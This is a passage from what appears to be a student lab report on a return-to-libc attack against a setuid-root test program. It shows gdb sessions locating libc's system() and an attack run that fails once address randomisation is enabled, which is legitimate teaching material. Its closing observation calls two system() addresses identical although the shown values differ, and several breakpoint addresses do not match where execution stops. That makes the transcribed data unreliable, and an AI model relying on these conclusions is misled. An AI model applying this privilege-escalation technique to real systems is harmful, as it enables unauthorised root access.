0xbffffde2: "COMPIZ_BIN_PATH=/usr/bin/"
0xbffffdfc: "MY_SHELL=/bin/sh"
0xbffffe0c: "QT4_IM_MODULE=xim"
0xbffffe1e: "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share:/usr/share:/var/lib/flatpak/desktop"
0xbffffe84: "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
0xbffffea8: "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-p3qF80zfys"
gdb-peda$
```

Task 5: Address Randomization

A screenshot of a terminal window titled "Terminal" with a menu bar (Terminal, File, Edit, View, Search, Terminal, Help). The terminal shows the execution of commands to enable address randomization and the execution of an exploit. The commands are: "sudo sysctl kernel.randomize_va_space", "sudo sysctl -w kernel.randomize_va_space=2", "ls -l retlib badfile exploit", and "./retlib". The output shows the file permissions for "retlib" and "badfile", and a "Segmentation fault" message. The prompt is "seed@CDiya_PES1201700246:~\$".

```
[10/04/20]seed@CDiya_PES1201700246:~$ sudo sysctl kernel.randomize_va_space
kernel.randomize_va_space = 0
[10/04/20]seed@CDiya_PES1201700246:~$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[10/04/20]seed@CDiya_PES1201700246:~$ ls -l retlib badfile exploit
-rw-rw-r-- 1 seed seed 40 Oct 4 05:23 badfile
-rwxrwxr-x 1 seed seed 7472 Oct 4 05:23 exploit
-rwsr-xr-x 1 root seed 7476 Oct 4 05:13 retlib
[10/04/20]seed@CDiya_PES1201700246:~$ ./retlib
Segmentation fault
[10/04/20]seed@CDiya_PES1201700246:~$
```

Observation : The screenshot above shows the enabling of the address space randomisation which makes guessing addresses difficult. It can be seen that on executing the attack, the shell is not obtained. A segmentation fault is encountered as a random address may have been generated due to this protection being tuned on. Address randomization makes these addresses different every time.

First set of commands

```
Attacker1 [Running] - Oracle VM VirtualBox
Terminal
[10/04/20]seed@CDIya_PES1201700246:~/libc$ gdb retlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file retlib.c, line 9.
gdb-peda$ r
Starting program: /home/seed/libc/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

```
VM1 [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
ECX: 0x0
EDX: 0xb772c000 --> 0x1b1db0
ESI: 0xb772c000 --> 0x1b1db0
EDI: 0xb772c000 --> 0x1b1db0
EBP: 0xbfcf8a38 --> 0xbfcf8a68 --> 0x0
ESP: 0xbfcf8a20 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
-----code-----
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
-----stack-----
0000 | 0xbfcf8a20 --> 0x80485c2 ("badfile")
0004 | 0xbfcf8a24 --> 0x80485c0 --> 0x61620072 ('r')
0008 | 0xbfcf8a28 --> 0x1
0012 | 0xbfcf8a2c --> 0xb75d8400 (< IO_new_fopen>: push ebx)
0016 | 0xbfcf8a30 --> 0xb772ddbc --> 0xbfcf8b1c --> 0xbfcf902b ("XDG_VTNR=7")
0020 | 0xbfcf8a34 --> 0xb75d8406 (< IO_new_fopen+6>: add ebx,0x153bfa)
0024 | 0xbfcf8a38 --> 0xbfcf8a68 --> 0x0
0028 | 0xbfcf8a3c --> 0x804850f (<main+52>: add esp,0x10)
-----
Legend: code, data, rodata, value
Breakpoint 1, 0x080484c1 in bof ()
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb75b4da0 <__libc_system>
gdb-peda$
```

Second set of commands

```
Attacker1 [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
[10/04/20]seed@CDiya_PES1201700246:~/libc$ gdb retlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib_gdb...done.
gdb-peda$ b main
Breakpoint 1 at 0x804851c: file retlib.c, line 14.
gdb-peda$ r
Starting program: /home/seed/libc/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

```
VM1 [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
ECX: 0xbf8d68f0 --> 0x1
EDX: 0xbf8d6914 --> 0x0
ESI: 0xb76fa000 --> 0x1b1db0
EDI: 0xb76fa000 --> 0x1b1db0
EBP: 0xbf8d68d8 --> 0x0
ESP: 0xbf8d68d4 --> 0xbf8d68f0 --> 0x1
EIP: 0x80484e9 (<main+14>: sub esp,0x14)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484e5 <main+10>: push ebp
0x80484e6 <main+11>: mov ebp,esp
0x80484e8 <main+13>: push ecx
=> 0x80484e9 <main+14>: sub esp,0x14
0x80484ec <main+17>: sub esp,0x8
0x80484ef <main+20>: push 0x80485c0
0x80484f4 <main+25>: push 0x80485c2
0x80484f9 <main+30>: call 0x80483a0 <fopen@plt>
[-----stack-----]
0000 0xbf8d68d4 --> 0xbf8d68f0 --> 0x1
0004 0xbf8d68d8 --> 0x0
0008 0xbf8d68dc --> 0xb7560637 (<_libc_start_main+247>: add esp,0x10)
0012 0xbf8d68e0 --> 0xb76fa000 --> 0x1b1db0
0016 0xbf8d68e4 --> 0xb76fa000 --> 0x1b1db0
0020 0xbf8d68e8 --> 0x0
0024 0xbf8d68ec --> 0xb7560637 (<_libc_start_main+247>: add esp,0x10)
0028 0xbf8d68f0 --> 0x1
[-----]
Legend: code, data, rodata, value
Breakpoint 1, 0x080484e9 in main ()
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7582da0 <_libc_system>
gdb-peda$
```

Observation : The two addresses above are observed to be the same. They appear to be using the same memory space